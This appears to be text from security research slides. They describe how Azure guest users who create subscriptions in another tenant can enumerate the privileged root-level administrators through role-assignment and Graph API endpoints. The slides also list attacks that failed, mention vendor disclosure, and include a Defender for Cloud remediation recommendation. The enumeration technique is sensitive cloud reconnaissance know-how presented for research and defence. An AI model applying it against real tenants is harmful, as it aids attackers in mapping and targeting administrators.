
- Confirmed this behaviour was intended as a feature
- No controls exist, at time of meeting, to prevent guests using billing role privilege across tenant.*
- Subscriptions are a security boundary in Azure

*This was updated and Microsoft now proposes controls. We will cover at the end.

CAN GUEST MADE SUBSCRIPTIONS BE ABUSED?

UNIQUE PRIVILEGE MODEL


- Guest only has access to their subscription... and it's empty :(



**COMPLETELY
FAILED ATTEMPTS**

SUBSCRIPTION TO SUBSCRIPTION? NO!

- Subscriptions purpose is to be logical containers!
- Worst attacker can do: request one subscription transferred to guest controlled one



BILLING ATTACK?

NO!

- Who ends up paying for this new subscription?
- Guests billing account gets billed for subscription and all resources created inside of it
- No way to use this for guests to offload costs

**ENUMERATE THINGS
GUESTS NORMALLY CAN'T!**

Subscriptions

+ Add Manage Policies

Showing subscriptions in directory. Don't see a subscription? [Switch directories](#)

Subscriptions : **Filtered (3 of 3)**

My role == **all**
Status == **all**
+ Add filter

Subscription name	
GuestSub2	...
Subscription 1	...
GuestMakesSub	...

GuestSub2 | Access control (IAM)

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+ Add Download role assignments Edit columns Refresh Delete Feedback

Number of role assignments for this subscription

1 4000

Privileged

5

[View assignments](#)

Search by name or email

Type : All

Role : All

Scope : All scopes

State : All

End time : All

All (9) Job function roles (4) Privileged administrator roles (5)

Name	Type	Role	Scope	State	End time
Owner (1)					
☐ Simon Guest	User	Owner	This resource	Active permanent	Permanent
Reader (2)					
☐ Connector	Service principal	Reader	Management group (l...	Active permanent	Permanent
☐ -connector	Service principal	Reader	Management group (l...	Active permanent	Permanent
AcrDelete (1)					
☐ Darth Maul	User	AcrDelete	Management group (l...	Active permanent	Permanent
Key Vault Reader (1)					
☐ Connector	Service principal	Key Vault Reader	Management group (l...	Active permanent	Permanent
User Access Administrator (4)					
☐ Darth Maul	User	User Access Administrator	Root (Inherited)	Active permanent	Permanent

```
simon [ ~ ]$ az ad user list --query "[].{displayName:displayName, userPrincipalName:userPrincipalName}"
Insufficient privileges to complete the operation.
```

ADMIN ENUMERATION

- Turns out we can list the root management group admins that our subscription belongs to!

External Identities | External collaboration settings

Search Save Discard


Overview
Cross-tenant access settings
All identity providers
External collaboration settings
Diagnose and solve problems

Self-service sign up
Subscriptions
Lifecycle management

Guest user access

Guest user access restrictions ⓘ
[Learn more](#)

☐ Guest users have the same access as members (most inclusive)
☐ Guest users have limited access to properties and memberships of directory objects
☒ Guest user access is restricted to properties and memberships of their own directory objects (most restrictive)



ENUM ENDPOINTS

```
{  
  "properties": {  
    "roleDefinitionId": "/subscriptions/c4ef42c0-9c21-4f83-  
    "principalId": "853abbf4-8cb1-489d-aa0b-e85c0cb5020d",  
    "principalType": "User",  
    "scope": "/",  
    "roleName": "Contributor"  }  
}
```

- https://management.azure.com/subscriptions/{sub_id}/resourceGroups/{rg}/providers/Microsoft.Compute/virtualMachines/{VM_NAME}/providers/Microsoft.Authorization/roleAssignments?api-version=2020-04-01-preview
- <https://graph.microsoft.com/v1.0/directoryObjects/getByIds> (only this gets blocked)

```
{  
  "@odata.type": "#microsoft.graph.user",  
  "id": "ce8f8189-1d38-43f4-a1b7-2fea6ef65ffb",  
  "businessPhones": [],  
  "displayName": "Emperor Palpatine",  
  "givenName": null,  
  "jobTitle": null,  
  "mail": "usetheforce@deathstar.com",  
  "mobilePhone": null,  
  "officeLocation": null,  
  "preferredLanguage": null,  
  "surname": null,  
  "userPrincipalName": "emperor_palpatine@[REDACTED].onmicrosoft.com"  
},  
{
```

DEFENDER FOR CLOUD

Guest accounts with owner permissions on Azure resources should be removed

Open query View policy definition View recommendation for all resources

Not evaluated Risk level ⓘ	c4ef42c0-9c21-4... Resource	Unassigned Status
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Description

Accounts with owner permissions that have been provisioned outside of the Azure Active Directory tenant (different domain names), should be removed from your Azure resources.

These guest accounts are not managed to the same standards as enterprise tenant identities.

This makes them potential targets for threat actors looking to find ways to access your data without being noticed.

By removing these accounts, you can reduce the risk of unauthorized data access and potential breaches.

General details

Scope GuestSub2	Ticket ID -
Last change date 12/6/2024	Freshness 12 Hours
Attack Paths 0	

> Was this recommendation useful? ☐ Yes ☐ No

Take action Graph Accounts

Take one of the the following actions

- Remediate
- Review the list of guest accounts to identify any accounts that are not managed by your organization. If you identify an account to view its role definition, click the account name. To exempt a specific account, use the exempt option.
1. Go to the **Azure portal**.
 2. Open **Access control (IAM)** and select the resource group, or resource.
 3. Click the **Role assignments** tab.
 4. In the list of role assignments, click the role assignment you want to remove.
 5. Click **Remove**. In the remove dialog, click **Remove**.

